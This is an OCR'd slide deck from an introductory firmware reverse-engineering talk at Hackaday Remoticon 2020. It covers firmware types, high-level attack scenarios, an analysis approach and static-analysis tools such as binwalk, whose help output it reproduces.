Introduction to Firmware Reversing

Hackaday Remoticon 2020

About Me

- IoT Security Consultant at Payatu, India

  Embedded Hardware Security
  Firmware Reverse Engineering

- Trainer/Speaker

  Checkpoint CPX360, Nullcon, IDCSS
  Infosec meetups

- Email - asmita@payatu.com
- Twitter - aj_0x00

Agenda

- Introduction to firmware
- Why firmware reversing
- Possible attack scenarios w.r.t firmware
- Introduction to tools for firmware static and dynamic analysis
- Examples of attacks due to vulnerabilities in the firmware
- Hands-on Labs

Introduction to Firmware


- Term coined by Ascher Opler in 1967 Datamation article
- **Wikipedia** (https://en.wikipedia.org/wiki/Firmware)

  A type of software that gives the low-level control for a device's specific hardware. It provides control, monitoring and data manipulation of engineered products and systems.


- Held in non-volatile memory such as ROM, EEPROM or flash memory
- Code running on embedded devices

Introduction to Firmware

OS based firmwares




Bare metal firmwares




Why Firmware Reversing?


Why Firmware Reversing?




Why Firmware Reversing?




Why Firmware Reversing?




Why Firmware Reversing?




Why Firmware Reversing?



Why Firmware Reversing?




Why Firmware Reversing?




It’s the core business logic of the device/product

It might be an IP for some vendors

Why Firmware Reversing?



Why Firmware Reversing?



Can provide low hanging fruit for an attacker.
Might affect other parts of the ecosystem.

Possible Attack Scenarios w.r.t Firmware

- Filesystem
- Custom Binaries
- Hardcoded sensitive information like passwords, keys, etc.
- Configuration files
- Certificates
- Perform debugging , hunt & attack
- No hardware, no problem!! Emulation
- Fuzzing
- Vulnerability in binaries leading to RCE, DoS attacks
- Patch with backdoors

Introduction to tools for firmware static & dynamic analysis

Approach

- Identify if it’s OS based or bare metal firmware
- Identify if the firmware is encrypted
- If encrypted - Workaround to decrypt it (It can be tricky !!)
  - Reversing the previous non-encrypted releases/transitions of the firmware
  - Hardware attacks like SCA to fetch the key
  - .....
- If bare metal/RTOS/Proprietary - Not much tools in your court :(
  - Identify the controller, get the datasheet.
  - Identify the architecture, memory map
  - Reverse the binary usings tools like Ghidra, IDA Pro, radare2
  - Real time analysis using debuggers
  - If hardware not present, use tools like Qemu, Unicorn for partial emulation
- If OS based - Get your tools ready & start :)

Refer - https://payatu.com/blog/munawwar/iot-security---part-7-reverse-engineering-an-iot-firmware

Static Analysis


- Extraction
  Extract firmware files / code
- Strings
  Find interesting strings in the code
- Hexdump
  Analyse the supposed file header
- Identifying instruction set
  Try to identify the instruction set if no info on the chip


Dynamic Analysis

- Emulation
- Fuzzing
- Hardware & software based debugging

Tools for static analysis


- Hex Editors : Hexdump - https://man7.org/linux/man-pages/man1/hexdump.1.html , Bless - https://github.com/bwrsandman/Bless





Tools for static analysis


- Binwalk - https://github.com/ReFirmLabs/binwalk/wiki/Usage



```
Binwalk v2.2.0-dcc8e86
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Disassembly Scan Options:
    -Y, --disasm                Identify the CPU architecture of a file using the capstone disassembler
    -T, --minsn=<int>           Minimum number of consecutive instructions to be considered valid (default: 500)
    -k, --continue              Don't stop at the first match

Signature Scan Options:
    -B, --signature             Scan target file(s) for common file signatures
    -R, --raw=<str>             Scan target file(s) for the specified sequence of bytes
    -A, --opcodes               Scan target file(s) for common executable opcode signatures
    -m, --magic=<file>          Specify a custom magic file to use
    -b, --dumb                  Disable smart signature keywords
    -I, --invalid               Show results marked as invalid
    -x, --exclude=<str>         Exclude results that match <str>
    -y, --include=<str>         Only show results that match <str>

Extraction Options:
    -e, --extract               Automatically extract known file types
    -D, --dd=<type[:ext[:cmd]]>  Extract <type> signatures (regular expression), give the files an extension of <ext>, and execute <cmd>
    -M, --matryoshka            Recursively scan extracted files
    -d, --depth=<int>           Limit matryoshka recursion depth (default: 8 levels deep)
    -C, --directory=<str>       Extract files/folders to a custom directory (default: current working directory)
    -j, --size=<int>            Limit the size of each extracted file
    -n, --count=<int>           Limit the number of extracted files
    -r, --rm                    Delete carved files after extraction
    -z, --carve                 Carve data from files, but don't execute extraction utilities
    -V, --subdirs               Extract into sub-directories named by the offset

Entropy Options:
    -E, --entropy               Calculate file entropy
    -F, --fast                  Use faster, but less detailed, entropy analysis
    -J, --save                  Save plot as a PNG
    -Q, --nlegend               Omit the legend from the entropy plot graph
    -N, --nplot                 Do not generate an entropy plot graph
    -H, --high=<float>          Set the rising edge entropy trigger threshold (default: 0.95)
    -L, --low=<float>           Set the falling edge entropy trigger threshold (default: 0.85)

Binary Diffing Options:
    -W, --hexdump               Perform a hexdump / diff of a file or files
    -G, --green                 Only show lines containing bytes that are the same among all files
    -i, --red                   Only show lines containing bytes that are different among all files
    -U, --blue                  Only show lines containing bytes that are different among some files
    -u, --similar               Only display lines that are the same between all files
    -w, --terse                 Diff all files, but only display a hex dump of the first file

Raw Compression Options:
```


Tools for static analysis


- Ghidra / IDA Pro - https://github.com/NationalSecurityAgency/ghidra
  https://www.hex-rays.com/products/ida/



Tools for static analysis

